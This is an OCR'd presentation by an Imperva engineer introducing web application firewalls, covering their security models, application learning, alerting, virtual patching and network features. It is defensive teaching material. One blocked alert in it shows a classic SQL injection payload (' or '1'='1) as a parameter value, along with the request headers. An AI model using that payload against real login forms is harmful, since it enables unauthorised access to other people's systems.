# Introduction to Web Application Firewalls

Dustin Anders

*Today's Presenter*

## Dustin Anders, CISSP

- Senior Security Engineer w/ Imperva
- Implemented security solutions for large enterprises since 1997 (State Farm, Anheuser-Busch, etc).
- Enjoy building websites, PHP/Perl applications, automation
- Co-founder of Slashmail (it sits behind a WAF).

## Disclaimer

I work for Imperva. A few references (screenshots) exist in the presentation to Imperva's WAF. These references are not meant to sell you a solution but to explain a specific concept.

## Agenda


- What is a Web Application Firewall (WAF)?
- Features & Functionality
- What is the difference between WAFs and … ?
- WAF Drivers
- Deployment Options
- Implementation Considerations
- WAF Market Overview
- Short WAF Demo
- Q/A

## What is a Web Application Firewall?

- A software or hardware solution that protects your web enabled applications from threats/attacks.
- The solution must understand web protection at the application layer (HTTP and HTTPS conversations to your web applications, XML/SOAP, and Web Services).
- Detect/prevent OWASP Top Ten Threats.
- Many solutions learn about the web applications they protect.


# What is a Web Application Firewall?

Sample of web application & common attacks prevented by WAFs:



- Anonymous Proxy Vulnerabilities
- Brute Force Login
- Buffer Overflow
- Cookie Injection
- Cookie Poisoning
- Corporate Espionage
- Credit Card Exposure
- Cross Site Request Forgery (CSRF)
- Cross Site Scripting (XSS)
- Data Destruction
- Directory Traversal
- Drive-by-Downloads
- Forceful Browsing
- Form Field Tampering
- Google Hacking
- HTTP Denial of Service
- HTTP Response Splitting
- HTTP Verb Tampering
- Illegal Encoding
- Known Worms
- Malicious Encoding
- Malicious Robots
- OS Command Injection
- Parameter Tampering
- Patient Data Disclosure
- Phishing Attacks
- Remote File Inclusion Attacks
- Sensitive Data Leakage (Social Security Numbers, Cardholder Data, PII, HPI)
- Session Hijacking
- Site Reconnaissance
- SQL Injection
- Web Scraping
- Web server software and operating system attacks
- Web Services (XML) attacks
- Zero Day Web Worms

## What is a WAF – Security Models



**Good**

**Positive Security Model**

Model the application

- Automatically created
- Automatically updated as web application grows and changes over time

**Enforcement**

Allow traffic clearly within positive security model

**Bad**

**Negative Security Model**

Signatures of recognized attack techniques

- Regularly updated with new attack techniques

**Enforcement**

Block traffic clearly identified by negative security model


Correlate multiple behaviors to block complex attacks.

**Web application security must address the complexity of “gray” traffic**

IMPERVA®

# What is a WAF – Learning Example

- WAF models applications, including field type & length
- Signatures identify “suspicious” web requests



Root
SG1 - Web1 - new app
/(root directory) (21/23)
ilanit (4/6)
superveda (15/15)
(GET)
add2cart.asp (GET)
checkout.asp (GET)
getstates.asp (GET)
homepage.asp (GET)
login.asp (GET)
loginmail.asp (GET,POST)
menu.asp (GET)
orderdetails.asp (GET)
performbuy.asp (POST)
proddetails.asp (GET)
prodmain.asp (GET)
showproducts.asp (GET)
topframe.asp (GET)
trackorders.asp (GET)
(GET,OPTIONS)

URL: /superveda/performbuy.asp

HTTP Methods

Methods: BCOPY, BDELETE, BPROPFIND, BPROPPATCH, BREMOVE

Selected: POST

URL Parameters

| Name | Value Type | Min | Max | Required | Read-Only | Prefix |
|---|---|---|---|---|---|---|
| Address | Numeric | 3 | 30 | ☐ | ☐ | ☐ |
| CCDate | Numeric | 0 | 8 | ☐ | ☐ | ☐ |
| CCNumber | Numeric | 15 | 19 | ☐ | ☐ | ☐ |
| Country | Latin Characters | 3 | 22 | ☐ | ☐ | ☐ |
| FirstName | Numeric | 1 | 20 | ☐ | ☐ | ☐ |
| LastName | Numeric | 2 | 20 | ☐ | ☐ | ☐ |
| billing | Latin Characters | 0 | 8 | ☐ | ☐ | ☐ |

Main > Profile > Details new app   User: admin | Version 6.0.0.6035.Release | © 2007 Imperva Inc.

- Identifies attacks, like SQL injection, OS command injection, XSS, by correlating a profile violation and signatures

- Continue to learn

IMPERVA®

## Features of WAFs – Understanding HTTP/XML


- HTTP protocol support
  - Understands 1.0, 1.1 protocols
  - Header information
  - Field content, length, etc
- XML/SOAP support
  - XML parsing & element enforcement
  - SOAP element support & validation
  - Xpath & SQL Injection
- Anti-evasion
  - Decoding & path standardization
- SSL Decryption / Inspection

## Features of WAFs – Building Blocks

- Signatures
  - Network (DNS exploits, Solaris/Linux specific, …)
  - Generic attack (directory traversal, web-cgi, web-php, …)
  - Known web application vulnerabilities (CVE defined web app vulnerabilities, wikis, phpmyexplorer, …)
- Policy engine
  - Supports alerting based on signatures, user/session information, TCP/IP elements, time of day, occurrences, operation, etc.
  - Blocking or auditing or notification (SNMP, syslog, etc)

## Features of WAFs – Auditing/Alerting

- Bringing visibility into web traffic
- Capturing the full web conversation
- Understanding of web application attacks
- Understanding of individual user access
- Typically, tied into the policy engine for granular auditing of specific flows
- Brings visibility into performance of web applications (response time, broken links, etc)
- Useful business intelligence



| | |
|---|---|
| **Actions:** | Immediate Block |
| **Policy:** | Web Correlation Policy |

**Event 1014909954686163428: SQL injection**

| Key | Value |
|---|---|
| **Violation Type** | http |
| **Severity** | High |
| **Policy Name** | Web Correlation Policy |
| **Alert Number** | 17198 |
| **Violation Description** | SQL injection on parameter name in slashmail.org/mail/src/redirect.php |
| **Violated Item** | URL: /mail/src/redirect.php |
| **Immediate Action** | Block |
| **Input Type** | parameter |
| **Parameter Name** | name |
| **Parameter Value** | ' or '1'='1 |

**Event Details:**

| Event Time | Gateway |
|---|---|
| October 18, 2010 9:30:11 AM | imperva |

| Server Group | Service | Application |
|---|---|---|
| web.slashmail.org-205.159.194.210 | Http | Default Web Application |

| Host | Connection |
|---|---|
| slashmail.org | 24.107.216.188:65434 → 205.159.194.210:443 |

| User | Session |
|---|---|
| ' or '1'='1 | 3707096241520367894 09:30:03 |

| Response Code | Response Size | Response Time |
|---|---|---|
| | N/A Bytes | N/A msec. |

```
POST /mail/src/redirect.php   HTTP/1.1
Host: slashmail.org
Connection: keep-alive
Referer: https://slashmail.org/
Content-Length: 96
Cache-Control: max-age=0
Origin: https://slashmail.org
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.
  5
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like
  Gecko) Chrome/6.0.472.63 Safari/534.3
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
```

## Features of WAFs – Protection

- Form field protection
  - Hidden static fields are prevented from changing
  - Lengths, types, character sets are enforced
- Cookie protection
  - WAF can broker entire cookie
  - Encryption / signing
- Session management protection
  - WAF can broker entire session
  - Force session parameters
- Brute force protection
- DoS / DDoS protection

## Features of WAFs – Virtual Patching


- Applying protection to a web application vulnerability on the WAF by either:
  - Adding a new signature or policy to prevent the vulnerability

  Or


  - Importing web scanner vulnerability findings into the WAF for policy remediation.

## Virtual Patching Reduces Window of Exposure

- Block attempts to exploit known vulnerabilities
- Shorten the window of exposure while patches are thoroughly tested and deployed



## WAF and Secure Web Development


Software Development Lifecycle
DESIGN & CODE
Architect and implement code
Fix errors and vulnerabilities
TEST
Test for vulnerabilities
Virtually patch vulnerabilities
DEPLOY
Block attacks
Monitor and report exploits
Detect leaks, errors
WAF
Manual processes or other tools

IMPERVA

## Features of WAFs – Network Features

- SSL Acceleration
- Non-transparent / privacy
- Connection pooling
- User authentication
- Redirections

## Features of WAFs – Advanced Features

- Event Correlation
- User Tracking
- Discovery and Classification
- Reputation Controls
- Anti-Phishing Controls
- DLP
- Database Integration

BRINGING CIVILIZATION TO ITS KNEES...
Goths
HACK
HACK
HACK
Vandals
HACK
HACK
HACK
Huns
HACK
HACK
Geeks
HACK
HACK
HACK
HACK
KEVIN SIERS ©2000 THE CHARLOTTE OBSERVER

## Features of WAFs – Other Features

- Reporting
- SIEM Integration
- Change management integration
- Monitoring
- Centralized management
- Auto Update
- Data Masking


## What is the difference between WAFs and …

